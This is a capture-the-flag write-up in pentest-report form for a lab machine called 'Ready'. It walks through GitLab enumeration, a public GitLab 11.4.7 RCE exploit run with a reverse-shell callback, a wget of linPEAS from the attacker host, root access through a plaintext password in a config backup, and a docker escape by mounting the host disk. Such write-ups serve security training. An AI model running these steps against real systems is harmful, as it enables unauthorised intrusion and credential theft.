Ready (Linux)

Tags	
Created	@October 17, 2021 10:40 AM
Updated	@October 18, 2021 5:31 PM

Report – Methodologies

3.1 Report – Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, OS-XXXXX was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

3.2 Report – Service Enumeration

Summary of open ports for each net

3.3 Report – Penetration

Vulnerability Exploited:

- Explanation
- Privilege Escalation
- Fix
- Severity
- PoC code
- Steps to exploit:

1. Enumeration


```
File  Actions  Edit  View  Help
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
5080/tcp open  http    nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.129.241.186:5080/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

──────────────────Finished all scans──────────────────────────

Completed in 2 minute(s) and 33 second(s)
```


GITLAB - 5080


SSH - 22

a. Service Enumeration

Registered a mock user:









Got Drupal CMS there.


Clicking the user menu of the GitLab, got to Help page, revealing the software version of Gitlab:



The "update asap" suggestion indicated that there is running an outdated, vulnerable version.

Found an RCE:





```
┌──(root💀kali)-[/home/kali/Downloads/GitLab-11.4.7-RCE-master]
└─# cat 49334.py
# Exploit Title: GitLab 11.4.7 RCE (POC)
# Date: 24th December 2020
# Exploit Author: Norbert Hofmann
# Exploit Modifications: Sam Redmond, Tam Lai Yin
# Original Author: Mohin Paramasivam
# Software Link: https://gitlab.com/
# Environment: GitLab 11.4.7, community edition
# CVE: CVE-2018-19571 + CVE-2018-19585

#!/usr/bin/python3

import requests
from bs4 import BeautifulSoup
import argparse
import random

parser = argparse.ArgumentParser(description='GitLab 11.4.7 RCE')
parser.add_argument('-u', help='GitLab Username/Email', required=True)
parser.add_argument('-p', help='Gitlab Password', required=True)
parser.add_argument('-g', help='Gitlab URL (without port)', required=True)
parser.add_argument('-l', help='reverse shell ip', required=True)
parser.add_argument('-P', help='reverse shell port', required=True)
args = parser.parse_args()
```

```
python3 49334.py -g http://10.129.241.186 -u user1 -p usr12345 -l 10.10.16.9 -P 443
```

Then, we check the nc listening on 443 and run:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
cd /tmp
wget 10.10.16.9:8080/linpeas.sh
```

with a py3 hosted on kali opened on port 8080

Running linPEAS:

```
╔══════════╣ Searching Signature verification failed in dmseg
https://book.hacktricks.xyz/linux-unix/privilege-escalation#dmesg-signature-verification-failed
dmesg Not Found

╔══════════╣ Protections
AppArmor enabled? .............. AppArmor Not Found
grsecurity present? ............ grsecurity Not Found
PaX bins present? .............. PaX Not Found
Execshield enabled? ............ Execshield Not Found
SELinux enabled? ............... sestatus Not Found
Is ASLR enabled? ............... Yes
Printer? ....................... No
Is this a virtual machine? ..... Yes (docker)

╔═══════════════════════════════╣ Containers ╠═══════════════════════════════
╔══════════╣ Container related tools present
╔══════════╣ Container details
Is this a container? ........... docker
Any running containers? ........ No
╔══════════╣ Docker Container details
Am I inside Docker group ....... No
Looking and enumerating Docker Sockets
Docker version ................. Not Found
Vulnerable to CVE-2019-5736 .... Not Found
Vulnerable to CVE-2019-13139 ... Not Found
Rootless Docker? ............... No

╔══════════╣ Container & breakout enumeration
https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout
Container ID ................... gitlab.example.com╔══ Container Full ID ..... 7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
Vulnerable to CVE-2019-5021 .. No
```

We are inside a docker, so we move to search /opt.

```
cat: gitlab.rb: No such file or directory
git@gitlab:/opt$ cd backup
cd backup
git@gitlab:/opt/backup$ cat gitlab.rb | grep password
cat gitlab.rb | grep password
#### Email account password
# gitlab_rails['incoming_email_password'] = "[REDACTED]"
#     password: '_the_password_of_the_bind_user'
#     password: '_the_password_of_the_bind_user'
#   '/users/password',
#### Change the initial default admin password and shared runner registration tokens.
# gitlab_rails['initial_root_password'] = "password"
# gitlab_rails['db_password'] = nil
# gitlab_rails['redis_password'] = nil
gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
# gitlab_shell['http_settings'] = { user: 'username', password: 'password', ca_file: '/etc/ssl/cert.pem', ca_path: '/etc/pki/tls/certs', self_signed_cert: false}
##! `SQL_USER_PASSWORD_HASH` can be generated using the command `gitlab-ctl pg-password-md5 gitlab`
# postgresql['sql_user_password'] = 'SQL_USER_PASSWORD_HASH'
# postgresql['sql_replication_password'] = "md5 hash of postgresql password" # You can generate with `gitlab-ctl pg-password-md5 <dbuser>`
# redis['password'] = 'redis-password-goes-here'
####! **Master password should have the same value defined in
####!   redis['password'] to enable the instance to transition to/from
# redis['master_password'] = 'redis-password-goes-here'
# geo_secondary['db_password'] = nil
# geo_postgresql['pgbouncer_user_password'] = nil
#     password: PASSWORD
###! generate this with `echo -n '$password + $username' | md5sum`
# pgbouncer['auth_query'] = 'SELECT username, password FROM public.pg_shadow_lookup($1)'
#     password: MD5_PASSWORD_HASH
# postgresql['pgbouncer_user_password'] = nil
```

```
# gitlab_rails['initial_root_password'] = "password"
# gitlab_rails['db_password'] = nil
# gitlab_rails['redis_password'] = nil
gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
```

```
git@gitlab:/opt/backup$ su root
su root
Password: wW59U!ZKMbG9+*#h

root@gitlab:/opt/backup# cd /home/
cd /home/
root@gitlab:/home# ls -la
ls -la
total 12
drwxr-xr-x 1 root root 4096 Dec  2  2020 .
drwxr-xr-x 1 root root 4096 Dec  1  2020 ..
drwxr-xr-x 2 dude dude 4096 Dec  7  2020 dude
root@gitlab:/home# cd dude
cd dude
root@gitlab:/home/dude# cat user.txt
cat user.txt
e1e30b052b6ec0670698805d745e7682
root@gitlab:/home/dude#
```

run fdisk -l:

```
Disk /dev/loop5: 31.1 MiB, 32595968 bytes, 63664 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/sda: 20 GiB, 21474836480 bytes, 41943040 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 32558524-85A4-4072-AA28-FA341BE86C2E

Device       Start      End  Sectors Size Type
/dev/sda1     2048     4095     2048   1M BIOS boot
/dev/sda2     4096 37746687 37742592  18G Linux filesystem
/dev/sda3 37746688 41940991  4194304   2G Linux swap
root@gitlab:~# mkdir host
mkdir host
root@gitlab:~# cd host
cd host
root@gitlab:~/host# ls
ls
root@gitlab:~/host# mount /dev/sda2 /root/host
mount /dev/sda2 /root/host
root@gitlab:~/host# cd ..
cd ..
root@gitlab:~# cd host
cd host
root@gitlab:~/host# ls
ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
root@gitlab:~/host#
```

```
root@gitlab:~/host# cat root/root.txt
cat root/root.txt
b7f98681505cd39066f67147b103c2b3
root@gitlab:~/host#
```